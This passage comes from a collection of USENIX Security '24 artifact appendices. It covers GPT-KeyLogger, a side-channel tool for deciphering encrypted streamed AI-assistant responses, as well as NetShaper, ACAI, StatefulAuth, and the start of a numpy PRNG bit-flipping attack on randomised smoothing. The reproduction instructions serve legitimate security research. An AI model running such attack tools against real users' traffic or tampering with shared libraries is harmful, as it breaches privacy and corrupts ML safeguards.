- **generated-results.csv**: This file includes the calculated metrics (Cosine, Rouge,...) for each entry in the given dataset.

Also to put simply the script will print the Attack Success Rate (ASR). To reproduce the results, run the command:

```
python GPTKeyLogger.py
--generate config/generation_config.json
```

Full instructions are available in the README at our GitHub repository. We provide the test split *data/test.json*, that we have used in our evaluation in the paper (which is also hosted at HuggingFace https://huggingface.co/datasets/royweiss1/GPT_Keylogger_Dataset). If you want to run the same demo on another dataset, make sure you set it up correctly. Full details are in the README.

If you want to save the output to another path (other than the default) you can change the "generate" configuration file. We recommend that you run the code on a system with a CUDA GPU for faster run time. The script will generate the responses and evaluate their similarity using the metrics we have used in our paper including Sentence Transformer's embedding Cosine similarity score.

### A.4.1 Major Claims

**(C1):** The provided *GPT-KeyLogger* tool is functional and can be used to decipher encrypted streamed AI Assistants responses.

**(C2):** The results presented in our paper are reproducible using the provided datasets and code. Detailed instructions and scripts are included to ensure that other researchers can achieve the same outcomes.

### A.4.2 Experiments

**(E1):** *Tool Execution* [24 compute-hour + 48GB RAM GPU]:
**How to:** Download the provided source code, modify the batch size at *generate-configuration.json* according to your system's capabilities, run the *generate* module.
**Results:** The script should output a pickle file listing the metrics calculated of the deciphered responses. The script should also print to the screen the Attack Success Rate (percentage of topic inference) and the percentage of accurately reconstructed responses.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: NetShaper: A Differentially Private Network Side-Channel Mitigation System

Amir Sabzi, Rut Vora, Swati Goswami, Margo Seltzer, Mathias Lécuyer, Aastha Mehta
The University of British Columbia

## A Artifact Appendix

### A.1 Abstract

In this paper, we present NetShaper, a system that mitigates network side channel leaks through traffic shaping. NetShaper's traffic shaping offers differential privacy guarantees while configuring a trade-off between privacy assurances, bandwidth, and latency overheads. For evaluation, we implement NetShaper on four interconnected machines, where two of these machines serve as communicating parties, with the other two functioning as middleboxes. Furthermore, to expedite the evaluation of experiments involving multiple transmissions of traffic traces, we construct a traffic shaping simulator.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our datasets are public. The artifact does not involve destructive actions, and there is no security, privacy, or ethical concerns associated with using it.

#### A.2.2 How to access

The code for both the traffic shaping simulator and our implementation of NetShaper can be found on our GitHub repository: https://github.com/ubc-systopia/netshaper/tree/AE_v2.0 . First, clone the github repository.

```
$ git clone --recursive-submodules
↪  https://github.com/ubc-systopia/netshaper.git
$ cd netshaper
```

To download NetShaper's dataset, change the directory to dataset directory and run the following commands:

```
$ cd dataset
$ wget
↪  https://zenodo.org/api/records/10783814/files-archive
$ unzip files-archive
$ tar -xf netshaper_dataset.tar.gz
```

Please note that the dataset is essential for the execution of both the simulator and the testbed implementation. Further details are available in the `README.md`.

#### A.2.3 Hardware dependencies

The simulator requires a machine that should have at least 8 CPU cores, 64 GB of RAM, and a GPU with 24 GB of memory. To store the dataset and experiment results, simulator needs 100 GB of disk space. For NetShaper implementation, we use four machines interconnected in a linear topology. Each machine should have at least 8 CPU cores, 32 GB of RAM, 100 GB of disk space, and a 10 Gbps NIC. The machines should be connected to a LAN, ensuring no interference from the public network or other network applications.

#### A.2.4 Software dependencies

Simulator requires `Python 3.10.6` and can be executed on arbitrary OS without root access. The list of required Python packages is available in our repository. To compile our code for NetShaper implementation, we use `gcc 11.4.0`. The implementation is specific to Ubuntu 22.04. For video server, we use Nginx 1.23.4. For transport protocol we use Microsoft implementation of the QUIC protocol, MsQUIC 2.2.4. We use our modified version of wrk2, an HTTP benchmarking tool, to send requests asynchronously. The list of main software dependencies are provided in Git repository.

#### A.2.5 Benchmarks

- **Datasets:** We use two datasets, one for our video streaming service and another for our web service. Instructions for accessing these datasets can be found in Section A.2.2.
- **Models:** We use TCN model and CNN model from the Beauty and the Burst paper. Both are included in the code repository.
- **Metrics:** We report throughput as number of requests per second, latency in milliseconds, and accuracy of the classification. The relative bandwidth overhead is the number of dummy bytes transmitted normalized to the size of the unshaped traffic trace. For privacy, we report the privacy loss, $\varepsilon$, as defined in the framework of differential privacy (Equation 1).
- **Data licenses:** The Creative Commons Attribution license.

## A.3 Set-up

Here, we offer high-level steps for setting up both the simulator and our implementation. Additionally, each experiment is accompanied by dedicated setup instructions outlined in the corresponding section of the `README.md` file.

### A.3.1 NetShaper Implementation

To set up the server and client, ensure that Docker is installed on the hosting machines, clone the `sys` repository onto both of them, download and place the dataset in the `/dataset` directory, and execute the `./setup` script for the server and the client. Our scripts will handle the remaining setup procedures. To configure the middleboxes, physical access to the machines is necessary to adjust the BIOS settings and initiate a reboot. In addition to Docker, ensure that `tcpdump` is installed on these machines to facilitate the collection of traffic traces. For more details, consult the experiments' `README.md` file.

### A.3.2 Traffic Shaping Simulator

Setting up the simulator is comparatively straightforward compared to the testbed; you only need to install the necessary Python prerequisites.

```
pip install -r <path-to-simulator>/requirements.txt
```

### A.3.3 Basic Test

After downloading the dataset, to test the simulator, you can run the following commands:

```
cd evaluation/web_bandwidth
./run.sh --experiment="dp_interval_vs_overhead_web"
↪ --config_file="configs/dp_interval_vs_overhead_web.json"
```

The experiment results are stored in `reslts` directory of this particular experiment.

## A.4 Evaluation Workflow

Each experiment has its dedicated directory under the `/evaluation` directory of the NetShaper repository. To execute the experiment, run `./run.sh` with specific arguments as outlined in the experiment's `README.md` file. The parameters of the experiment controlled by a `json` file stored under `/config` directory of the experiment. Note that these parameters are specific to each experiment, and their descriptions can be found in the experiment's `README.md` file. The results of the experiments, including a `pickle file` and a plot, will be recorded in a subdirectory of the `/results` directory for the experiment, named as the experiment title along with the date and time of the execution. Certain experiments depend on a set of helper scripts for execution, data collection, and result plotting. All these scripts can be found in the `/helper` directory within the experiment.

### A.4.1 Major Claims

**(C1):** NetShaper defeats state-of-the-art classifier with privacy loss ($\varepsilon$) as large as 200. This is proven by the experiment (*E1*) described in Section 5.1 whose results are illustrated in Figure 5.

**(C2):** When shaping is disabled, the peak system throughput and the maximum concurrent clients sustained by the NetShaper middlebox align with those of a direct connection. The NetShaper middleboxes add a small latency overhead ,typically less than 10ms, when compared to a direct connection. This is proven by experiment (*E2*) described in Section 5.3. The results of these experiments are illustrated in Figure 7a and Figure 7b respectively.

**(C3):** When shaping is enabled, the latency of video segments in a video streaming application increases linearly with the DP interval. For all configurations in Section 5.4, NetShaper latency is less than $5s$. The bandwidth overhead of NetShaper decreases as the DP intervals become larger. Experiments (*E3*) and (*E4*) reproduce results illustrated in Figure 8a and Figure 8b.

**(C4):** When shaping is enabled, the latency of webpage requests in a web service increases linearly with the DP interval. The minimum bandwidth overhead occurs at $T = 50ms$. Experiments (*E5*) and (*E6*) prove the results showed in Figure 8c and Figure 8d.

**(C5):** In both video streaming and web service applications, NetShaper incurs three order of magnitude lower bandwidth overhead than constant-rate traffic shaping. The bandwidth overhead of NetShaper decreases as the number of concurrent flows increases. For video streaming and web service applications, NetShaper requires 11 flows and more than 40 flows, respectively to achieve lower overhead Pacer. Experiment (*E7*) described in Section 5.6 proves this, and the results are illustrated in Figure 9a and Figure 9b.

### A.4.2 Experiments

In this section, we provide a short description of each experiment. For more details on the experiment steps, preparation, execution, and results, please consult the dedicated `README.md` file of each experiment.

**(E1):** (Empirical Privacy)[5 human-minutes + 72 compute-hours]: In this experiment, we evaluate the accuracy of state-of-the-art classifiers under the deployment of NetShaper traffic shaping. The runtime depends on GPU architecture, and we used NVIDIA Tesla V100 to train the models. The execution scripts for this

experiment are stored under the 'classifier' directory in the NetShaper repository.

**(E2):** (Middlebox Throughput and Latency)[30 human-minutes + 4 compute-hours]: In this experiment, we measure the maximum throughput that NetShaper middleboxes can sustain, and the latency overhead imposed by NetShaper middleboxes. This experiment is located in the 'microbenchmarks' directory in the project's repository.

**(E3):** (Video Streaming Latency Overhead)[30 human-minutes + 4 compute-hours]: This experiment evaluates the latency of video streaming application with NetShaper traffic shaping.

**(E4):** (Video Streaming Bandwidth Overhead)[5 human-minutes + 3 compute-hours]: Measuring the bandwidth overhead of the video streaming application with NetShaper traffic shaping.

**(E5):** (Web Service Latency Overhead)[30 human-minutes + 2 compute-hours]: In this experiment, we evaluate the latency of web service application.

**(E6):** (Web Service Bandwidth Overhead)[5 human-minutes + 1 compute-hours]: This experiment measures the bandwidth overhead of web service with NetShaper traffic shaping.

**(E7):** (Comparison with Related Work)[5 human-minutes + 4 compute-hours]: In this experiment, we compare bandwidth overhead of NetShaper with Pacer and Constant-rate traffic shaping for both video streaming and web service applications.

**(E8):** (Impact of Privacy Parameters)[5 human-minutes + 1 computer-minutes] In this experiment, we evaluate the effect of the sensitivity ($\Delta_T$), noise ($\sigma_T$), and number of DP queues ($N$) on privacy loss ($\varepsilon$).

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: ACAI: Protecting Accelerator Execution with Arm Confidential Computing Architecture

Supraja Sridhara Andrin Bertschi Benedict Schlüter Mark Kuhne Fabio Aliberti Shweta Shinde
*ETH Zurich*

## A Artifact Appendix

ACAI enables Arm CCA protected computation to securely connect and use accelerators. To demonstrate the feasibility and overheads of ACAI we evaluate its design on 2 accelerators: GPU and FPGA. We prototype ACAI on Arm's public simulator that supports CCA. We perform our experiments using a standard set of benchmarks from the Rodinia test suite for the GPU and custom-coded examples for the FPGA.

### A.1 Abstract

This artifact appendix provides source code and build environments to download, compile, and run ACAI. We prototype our implementation on a publicly available simulation software, called Fixed Virtual Platform (FVP). To implement ACAI we change the TF-A, RMM, and Linux kernels. Our artifact includes different toolchains cross-compiled for Arm platforms, Linux kernels, and root file systems along with our benchmarks. These components are required to launch a realm VM on the FVP. The FVP does not provide interfaces to connect to PCIe devices. To evaluate ACAI, we build an FVP escape mechanism. To enable the FVP escape and communication with PCIe accelerators, our artifact relies on host kernel patches. To reproduce the results of our evaluation, our artifact requires specific accelerators which we are unable to provide access to. Therefore, we only aim for Artifacts Available and Artifacts Functional badges. We provide a minimal working example that doesn't require specialized accelerators and demonstrates ACAI's functionality. We have automated the build process of all software components in a Docker container. Further, the build can also be reproduced by continuous integration.

### A.2 Description & Requirements

**Software Requirements.** We provide scripts that automate the build process for the artifact. We require an x86-64 Linux host machine with a running instance of X11, Docker, make, bash, and Distrobox[1]. Distrobox is a set of bash wrapper scripts to ease the use of Docker. X11 is required to run the simulation software and to show the terminal output on the screen. We have automated the build process using a self-hosted GitHub runner. The runner executes and replicates the precise steps needed to build ACAI. Throughout the artifact evaluation period, this self-hosted runner remains accessible and serves as a resource to solve build-related challenges that may arise. While any Linux distribution can be used to launch Docker, the GitHub runner operates on Ubuntu 20.04 which is the version we recommend.

**Hardware Requirements.** The build process for this artifact is resource-intensive and can be time-consuming. Our scripts build several Linux kernels and cross-compile root file systems. We recommend using a powerful machine with several cores. The build requires ≈ 100 GB of available storage. Our self-hosted Github runner which uses an Intel Xeon Gold 6346 clocked at 3.1GHz with 62 GB of RAM and requires ≈ 3 hours to build the artifact.

#### A.2.1 Security, privacy, and ethical concerns

Our artifact operates within a simulated Aarch64 environment on x86, made possible by the pre-built FVP provided by Arm. The entire process of building and launching ACAI, alongside the FVP, is encapsulated within a Docker container. To streamline the setup process, we simplify access by mapping the user's home directory into the container. Additionally, Docker requires access to X11, which is required to launch the FVP simulation software from within the Docker container.

The artifact does not involve destructive actions. Beyond the Docker permissions mentioned above, it does not compromise or disable security mechanisms.

#### A.2.2 How to access

We host the artifact on GitHub in a multi-repository, where the main repository downloads dependencies with git submodules. The submodules are also hosted on GitHub. A GitHub runner provides continuous integration (CI) by building the artifact on a new commit.

**Github Organization** https://github.com/sectrs-acai/

[1] Distrobox: https://github.com/89luca89/distrobox

**Main Repository** https://github.com/sectrs-acai/acai/tree/490966daf6f3be8798db2de99e2ecdce4deccd0e

**GitHub Runner** https://github.com/sectrs-acai/acai/actions/workflows/build-acai.yml

#### A.2.3 Hardware dependencies

We evaluate ACAI with two PCIe-based accelerators. The FVP does not provide a functional interface to connect to PCIe accelerators. We implement an escape mechanism to allow realm VMs in the FVP to communicate with functional accelerators on the underlying x86 host machine. The accelerators we used are:

**(1)** Nvidia GeForce GTX 460 SE GPU
**(2)** Xilinx Virtex Ultrascale+ VCU118 FPGA

Interacting with these accelerators requires a custom host kernel. While we provide and build these software components, we do not provide the hardware to evaluate their benchmarks. Therefore, we aim for the available and functional badges and do not impose other hardware dependencies apart from a commodity x86 host machine to build and run a minimal working example.

#### A.2.4 Software dependencies

See A.2 for the list of software dependencies.

#### A.2.5 Benchmarks

For GPU benchmarks, we require an additional data set which we download in a script[2]. We use the Rodinia dataset v3.1[3]. Benchmark files are available in the following repositories.

**GPU Benchmarks** https://github.com/sectrs-acai/acai-rodinia

For FPGA benchmark, we hand-code benchmarks using existing algorithms from existing from Vitis Libraries and Vitis HLS.

**FPGA Bitstreams** https://github.com/sectrs-acai/acai-fpga-bench

**FPGA Runs Scripts** https://github.com/sectrs-acai/acai/tree/trusted-periph/master/src/benchmarking/fpga/scripts

[2] https://github.com/sectrs-acai/acai-rodinia/blob/trusted-periph/master/download-assets.sh

[3] http://www.cs.virginia.edu/~skadron/lava/Rodinia/Packages/rodinia_3.1.tar.bz2

### A.3 Set-up

#### A.3.1 Installation

To build the artifact, follow the tutorial hosted in the main GitHub repository at /doc/artifact-evaluation.md.

The steps listed in the tutorial include:
**(a)** Download all submodules and build dependencies,
**(b)** Build and enter the docker container,
**(c)** Build the artifact, and
**(d)** Launch the FVP and run a minimal working example.

The build is automated and only requires the execution of a few scripts.

#### A.3.2 Minimal Working Example

Follow the steps in /doc/artifact-evaluation.md#minimal-working-example to run a minimal working example. The example launches a realm VM on the FVP and uses ACAI to delegate realm private memory to a PCIe test engine.

### A.4 Evaluation workflow

We list all our claims and the experiments we performed to support them. For the Artifacts functional badge, we provide a minimal working example in Section A.4.2. For completeness, we list all the experiments we performed in Section A.4.3.

#### A.4.1 Major Claims

**(C1):** ACAI maintains compatibility with existing accelerator applications, runtimes, and drivers.
**(C2):** The bounce buffer design executes more instructions than ACAI (e.g., 26.8× more for GPU benchmarks)
**(C3):** ACAI adds a minimal overhead for normal world operation (e.g., 3.8% for GPU benchmarks)

#### A.4.2 Feasible experiments without special hardware

**(E1):** *Minimal Working Example* [9 human minutes + 20 compute minutes]: The minimal working example, demonstrates ACAI on an Arm FVP with CCA support and uses a test engine in the FVP to emulate device accesses. This example first sets up all components that ACAI requires to verify functionality: (a) 2 GPTs at boot, (b) SMMU configurations in the monitor, (c) new interface to the realm to delegate memory to be device accessible. Once the realm boots, the example invokes `rsi_delegate_prot_mem` to correctly configure the GPTs and the SMMU. Then, it uses the test engine on the FVP to access the delegated memory.
**How to:** Please follow the build and run instructions in A.3.1, A.3.2.

**Results:** The example first demonstrates that the test engine fails to access the memory. After ACAI has delegated the memory, the access succeeds.

### A.4.3 Experiments with special hardware

We demonstrate ACAI with GPU and FPGA accelerators. The subsequent benchmarks use the same datasets but differ in their implementation variant.

**Preparation:** Boot a realm VM with 1 GB of RAM, *niceness -20*, and pin it to the third core. In the hypervisor, reserve core 3 from being used by the scheduler. Use the PCIe bypass mechanism to exchange memory mappings between the x86 host machine and the FVP.

*GPU Benchmarks:* In the realm VM, load the ACAI-Helper kernel module and install the GPU kernel driver[4].

*FPGA Benchmarks:* In the realm VM, load the ACAI-Helper kernel module and install the FPGA kernel driver.

**Execution:** Run the corresponding benchmark with the setup script. The script configures the number of iterations for the benchmark.

**Results:** Find a capture file on the underlying host machine in `/tmp/arm*` with the number of executed instructions, context, and security domain switches.

Source code of TFA, RMM, and Linux kernel for different variants:

ACAI *in ($A_e$) and ($B_v$):*
branch `trusted-periph/unmodified`

ACAI *in ($A_p$) and ($A_v$):*
branch `trusted-periph/master`

Implementation variants for GPU [5]:

**(I1):** ACAI *in encryption mode ($A_e$):*
Run `cuda_enc/setup.sh run` in a realm VM.

**(I2):** ACAI *in protection mode ($A_p$):*
Run `cuda/setup.sh run` in a realm VM.

**(I3):** ACAI *changes on Normal World ($A_v$):*
Run `cuda_ns/setup.sh run` in normal world.

**(I4):** *Normal world with unmodified software ($B_v$):*
Run `cuda_ns/setup.sh run` in normal world.

Implementation variants for FPGA[6]:

**(I1):** ACAI *in encryption mode ($A_e$):*
Run `setup.sh{xdma_enc|svd_32_enc|svd_48_enc|{matmul_enc}` in a realm VM.

**(I2):** ACAI *in protection mode ($A_p$):*
Run `setup_devmem.sh{xdma|svd_32|svd_48|matmul}` in a realm VM.

**(I3):** ACAI *changes on Normal World ($A_v$):*
Run `setup.sh{xdma|svd_32|svd_48|matmul}` in normal world.

**(I4):** *Normal world with unmodified software ($B_v$):*
Run `setup.sh{xdma|svd_32|svd_48|matmul}` in normal world.

Experiments:

**(E2):** Compare results of **I1** and **I2** for claim **C2**. All implementation variants execute the benchmarks with unmodified application, runtime and driver code. This validates claim **C1**.

**(E3):** Compare results of **I3** and **I4** for claim **C3**.

## A.5 Notes on Reusability

- We implement a reusable setup to build TFA, RMM, Linux kernels, and Aarch64 root file systems based on Buildroot. The setup can be used for further development on the platform.
- We implement a PCIe escape mechanism that can be used for accelerators other than an FPGA and GPU. To enable computation in a realm VM to escape the FVP, we implement stub drivers in the realm VM which use a page fault-based mechanism. To control these page faults and identify pages allocated to the devices, we modify the memory allocation routines on the host for the FVP process. The page-fault mechanism coupled with the memory allocation routines can be reused to implement the escape mechanism for other PCIe devices.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[4] Run experiments: https://github.com/sectrs-acai/acai/blob/trusted-periph/master/doc/run_experiments.md

[5] Script directory /src/gpu_driver/rodinia-bench/ in https://github.com/sectrs-acai/acai

[6] Script directory /src/benchmarking/fpga/scripts in https://github.com/sectrs-acai/acai




# USENIX Security '24 Artifact Appendix: Stateful Least Privilege Authorization for the Cloud

Leo Cao* UC San Diego
Luoxi Meng* UC San Diego
Deian Stefan UC San Diego
Earlence Fernandes UC San Diego

## A Artifact Appendix

### A.1 Abstract

Widely-used authorization protocols like OAuth create overprivileged credentials because they do not provide developers of client apps and servers the tools to request and enforce minimal access. In the status quo, these overprivileged credentials are vulnerable to abuse when stolen or leaked. We introduce an authorization framework StatefulAuth that enables creating and using bearer tokens that are least privileged.

This artifact evaluation aims to reproduce the key results presented in our paper. We will guide reviewers through the setup of stateful authorization using the provided example code. In this evaluation, the reviewers will observe that this artifact introduces only a modest performance overhead compared to standard OAuth 2.0 and the previous stateless authorization framework.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

We provide access to live AWS instances for the evaluation. The evaluators do not need to build or execute the code on their own machines. This helps to enhance the security and privacy of evaluators' machines.

#### A.2.2 How to access

The artifact is available on our GitHub repository (https://github.com/earlence-security/stateful-auth/tree/a48dabad03e18cb70e225e12b2a9bc228dd87203). A Markdown version of the instructions in A.3 and A.4 is available on (https://github.com/earlence-security/stateful-auth/blob/a48dabad03e18cb70e225e12b2a9bc228dd87203/docs/artifact_evaluation.md).

#### A.2.3 Hardware dependencies

We implement a client-server framework to measure end-to-end latency. We host our server on a c5d.2xlarge instance with 8 vCPUs and 16 GiB memory on Amazon Web Services (AWS) in the US East (Ohio) region, and our client app on another instance with the same configuration in the US West (North California) region. We provide a private SSH key for the evaluators to access the client and server instances.

*Equal Contribution.

#### A.2.4 Software dependencies

We build our stateful authorization library based on Authlib [3], a Python library of generic OAuth implementations. We require Python>=3.10. `requirements.txt` in our repo lists all the Python packages required to evaluate the artifact. All these packages are already installed in the AWS instances.

#### A.2.5 Benchmarks

To simulate the overhead of a real system, we mock up an implementation of Google Calendar APIs. Specifically, we mirror the Events API [2]. We use an in-memory SQLite database [4] for all the DB operations.

The client generates a sequence of requests. Each request is randomly selected from the set of Events API endpoints. Please see Section 4.3 **Experiment Setup** for more details. We provide scripts that automatically send requests from the client to the server, simplifying the evaluation process.

### A.3 Set-up

#### A.3.1 Installation

The reviewers will connect to our AWS instances with the private SSH key.

1. Open a terminal and SSH to the **server**:

```
$ ssh -i <PATH_TO_PRIVATE_KEY> ubuntu@ec2-3-18-8-25.
    us-east-2.compute.amazonaws.com
```

2. Open another terminal and SSH to the **client**:

```
$ ssh -i <PATH_TO_PRIVATE_KEY> ubuntu@ec2-52-8-5-83.
    us-west-1.compute.amazonaws.com
```

3. Download the policy and state updater WebAssembly (WASM) on your local machine. These are the client-supplied programs that attenuate the token's authority and define the state, respectively (Section 2.2).

We have the source code available and all the required Python packages installed on our AWS instances. Please note that we mark the following steps with **[Server-side]** and **[Client-side]** to indicate which terminal each command should be executed on.

#### A.3.2 Basic Test

In this test, we will first register the client app on the server (Section 3.1.1). Then, the client app will request a token from the server and proceed to make a simple request.

1. **[Server-side]** Start the server with:

```
$ cd stateful-auth/server
$ AUTHLIB_INSECURE_TRANSPORT=1 gunicorn -b
    0.0.0.0:5000 app:app --limit-request-line=0 --
    limit-request-fields=0 --limit-request-
    field_size=0
```

2. **[Server-side]** Open a browser on your local machine and go to http://3.18.8.25 and input any username you like to sign up (for example, artifact-eval).
3. **[Server-side]** Create a client by clicking the "Create Client" button, and filling out the form as follows:

```
Client Name: client_00
Client URI: http://52.8.5.83
Allowed Scope: profile
Upload Policy WASM: Upload 77a6a23
    a3c4d424dba1e7efae21cef16d01f156c6d0194e406c98
    cf46c22bf37.wasm (the policy WASM you have
    downloaded)
Upload State Updater WASM: Upload update_program.
    wasm (the state updater WASM you have
    downloaded)
Redirect URIs: http://52.8.5.83/auth
Allowed Grant Types: authorization_code
Allowed Response Types: code
Token Endpoint Auth Method: client_secret_basic
```

   Note: we leave Policy Program Hashes and Policy Program Endpoint as blank - this is an alternative way to upload policy program WASM.
4. **[Server-side]** Click "Submit". You will be directed to the page listing all the registered clients.
5. **[Client-side]** Start the client with:

```
$ cd stateful-auth/client
$ CLIENT_ID=<CLIENT_ID> CLIENT_SECRET=<CLIENT_SECRET
    > ACCESS_TOKEN_URL='http://3.18.8.25/oauth/
    token' AUTHORIZE_URL='http://3.18.8.25/oauth/
    authorize' REDIRECT_URI='http://52.8.5.83/auth'
     gunicorn -b 0.0.0.0:8080 app:app
```

   Replace <CLIENT_ID> and <CLIENT_SECRET> with client_id and client_id you find in the server-side page after the client's registration from the previous step.
6. **[Client-side]** Go to http://52.8.5.83, and click "Request a Token from Auth Server". Select a policy the client has registered. For this test, let's select the one starting with 77a6a. The string is a hash of the policy WASM we downloaded. Click "Submit".
7. **[Client-side]** You will see a page saying that the client application is requesting a scope with a policy hash. Click "Consent?" box and click "Submit".
8. **[Client-side]** You will see your access token, which will be used when the client makes a request to the server. Click "send requests with this token".
9. **[Client-side]** You will be directed to http://52.8.5.83/make_request. The two selection boxes are default to GET and api/me. Click "Make API call". The expected results should be:

```
{
 "id": 1,
 "message": "Hello World!",
 "username": <YOUR_USERNAME>
}
E2E Latency: ??? milliseconds
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** StatefulAuth introduces modest end-to-end latency overhead, compared with vanilla OAuth. This is proven by E1 described in Section 4.3 **End-to-End Latency**, whose results are illustrated in Figure 6(a).

**(C2):** The server-side latency of StatefulAuth increases proportionally with the number of objects. State validation is the predominant contributor to server-side latency. This is proven by the server-side log of E1 described in Section 4.3 **Server-Side Latency Breakdown**, whose results are presented in Figure 6(b).

**(C3):** The end-to-end latency overhead of StatefulAuth is modest when executing stateless policies, compared with Macaroons [1]. This is proven by E2 described in Section 4.3 **Comparison of Stateless Policies with Macaroons**, whose results are presented in Figure 7.

### A.4.2 Experiments

**(E1):** [Latency Overhead on Stateful Policies Compared with vanilla OAuth] [15 human-minutes + 5 compute-minutes + 1GB disk]: (1) Measure and compare the worst-case end-to-end latency of vanilla OAuth and StatefulAuth by sending requests with different numbers of objects; (2) Breakdown the server-side latency of StatefulAuth.

**Preparation:** Please complete Step 1 – 8 in Section A.3.2. Then, on the client side, press Ctrl+C to shut down the client web app. Keep the server running.

**Execution:**

1. **[Client-side]** Send requests with a provided script:

```
$ cd ../scripts
$ python3 ./eval_latency.py --token <
    ACCESS_TOKEN> --base-url http://3.18.8.25
    --n-iters 30 --mode stateful
```

   Replace <ACCESS_TOKEN> with the access token you find on http://52.8.5.83. The script will print the end-to-end latency table of StatefulAuth (HMAC).
2. **[Server-side]** Press Ctrl+C to shut down the server. You can find the generated log file server/logs/logs_<TIME>.txt
3. **[Server-side]** Restart the server *without* StatefulAuth enabled and turn off the server-side logging:

```
$ cd stateful-auth/server
$ AUTHLIB_INSECURE_TRANSPORT=1
    ENABLE_STATEFUL_AUTH=False ENABLE_LOGGING=
    False gunicorn -b 0.0.0.0:5000 app:app --
    limit-request-line=0 --limit-request-fields
    =0 --limit-request-field_size=0
```

4. **[Client- and server-side]** Repeat Step 2 – 8 in Section A.3.2, except (i) in Step 3, leave policy and state updater WASM as blank, (ii) in Step 6, click "Pop the token" and select the policy `null`.
5. **[Client-side]** Run the command in E1 Step 1, but replace `--mode stateful` with `--mode baseline`, and `<ACCESS_TOKEN>` with the token in Step 4. The script will print the baseline end-to-end latency table.

**Results:** The end-to-end latency tables generated in Step 1 and 5 correspond to StatefulAuth (HMAC) and OAuth end-to-end latency (height of the entire bar) in Figure 6(a), respectively. To get the server-side latency breakdown in Figure 6(b), on server side:

```
$ python3 ../scripts/server_log_summary.py --file
    logs/logs_<TIME>.txt
```

**(E2):** [Latency Comparison of Stateless Policies with Macaroons] [15 human-minutes + 5 compute-minutes + 1GB disk]: Measure and compare the end-to-end latency of StatefulAuth for stateless policies against the same policy implemented with Macaroons

**Preparation for StatefulAuth Stateless Latency:** Please complete Step 1 – 8 in Section A.3.2 unless for the special cases mentioned below. For Step 3, upload Policy WASM program with hash starting with `e265cb` instead. Policy `e265cb` performs multiple stateless checks on the request. Do not upload any History Updater, since the policy is stateless. Then, on the client side, keep note of the new token requested and shut down the client web app. Keep the server running.

**Execution for StatefulAuth Stateless Latency:**

1. **[Client-side]** Measure latency:

```
$ cd ../scripts
$ python3 ./eval_macaroon.py --token <
    ACCESS_TOKEN> --base-url http://3.18.8.25
    --n-iters 30 --accept=True
$ python3 ./eval_macaroon.py --token <
    ACCESS_TOKEN> --base-url http://3.18.8.25
    --n-iters 30 --accept=False
```

   Replace `<ACCESS_TOKEN>` with the access token you find on http://52.8.5.83. The first run of script will print out the end-to-end latency of policy accept for StatefulAuth, while the second run should print out the latency for policy deny.

**Preparation for Macaroon Latency:** Please complete Step 1 – 8 in Section A.3.2 unless for the special cases mentioned below.

1. For Step 1, add `MACAROON=True` to the environment

```
$ cd stateful-auth/server
$ MACAROON=True ... gunicorn ...
```

2. For Step 3, do not upload any Policy WASM and State Updater.
3. For Step 5, add `MACAROON=True` to the environment

```
$ MACAROON=True CLIENT_ID=<CLIENT_ID> ...
    gunicorn
```

4. For Step 6, choose the policy with hash `macaroon`. This is a dummy policy to make macaroons work inside our infrastructure.

**Execution for Macaroon Latency:**

1. **[Client-side]** Send requests with a provided script:

```
$ cd ../scripts
$ python3 ./eval_macaroon.py --token <
    ACCESS_TOKEN> --base-url http://3.18.8.25
    --n-iters 30 --accept=True
$ python3 ./eval_macaroon.py --token <
    ACCESS_TOKEN> --base-url http://3.18.8.25
    --n-iters 30 --accept=False
```

   Replace `<ACCESS_TOKEN>` with the access token you find on http://52.8.5.83. The first run of the script will print out the end-to-end latency of policy accept for Macaroon, while the second run should print out the latency for policy deny.

**Results:** The 4 measured end-to-end latency numbers should align with the numbers documented in Figure 7 of the paper.

## A.5 Notes on Reusability

This artifact is designed as a "drop-in" solution - an authorization library for a variety of servers and clients. As mentioned Section 2.3, our framework provides client developers flexibility and extensibility, allowing them to customize the attenuation policy and state updater to best suit their needs. Besides, although we integrate with Authlib [3] (Section 4), our design can be integrated with any authorization library to enable client-defined permissions and stateful authorization.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References


[1] Arnar Birgisson, Joe Gibbs Politz, Úlfar Erlingsson, Ankur Taly, Michael Vrable, and Mark Lentczner. Macaroons: Cookies with Contextual Caveats for Decentralized Authorization in the Cloud. In *Network and Distributed System Security Symposium*, 2014.

[2] Google. Events | Google Calendar. https://developers.google.com/calendar/api/v3/reference/events, 2023.

[3] Hsiaoming Ltd. Authlib. https://authlib.org, 2017.

[4] SQLite. In-Memory Databases. https://www.sqlite.org/inmemorydb.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: Machine Learning needs Better Randomness Standards: *Randomised Smoothing* and PRNG-based attacks

Pranav Dahiya
University of Cambridge

Ilia Shumailov
University of Oxford

Ross Anderson
University of Cambridge
& University of Edinburgh

## A Artifact Appendix

*This artifact appendix is meant to be a self-contained document which describes a roadmap for the evaluation of your artifact. It should include a clear description of the hardware, software, and configuration requirements. In case your artifact aims to receive the functional or results reproduced badge, it should also include the major claims made by your paper and instructions on how to reproduce each claim through your artifact. Linking the claims of your paper to the artifact is a necessary step that ultimately allows artifact evaluators to reproduce your results.*

*Please fill all the mandatory sections, keeping their titles and organization but removing the current illustrative content, and remove the optional sections where those do not apply to your artifact.*

### A.1 Abstract

This artifact is a github repository, with modifications made to the existing `numpy`[1] repository. The changes made in `numpy` enable the bit-flipping `PRNG` attack described in section 4.3 in the paper, allowing the user to tune the parameters $\alpha$, $\beta$ and $\gamma$, thereby introducing skewness or kurtosis into the sampled distribution.

### A.2 Description & Requirements

The experiments presented in the paper were run using Python 3.11 on a laptop running Arch Linux with the following specifications:
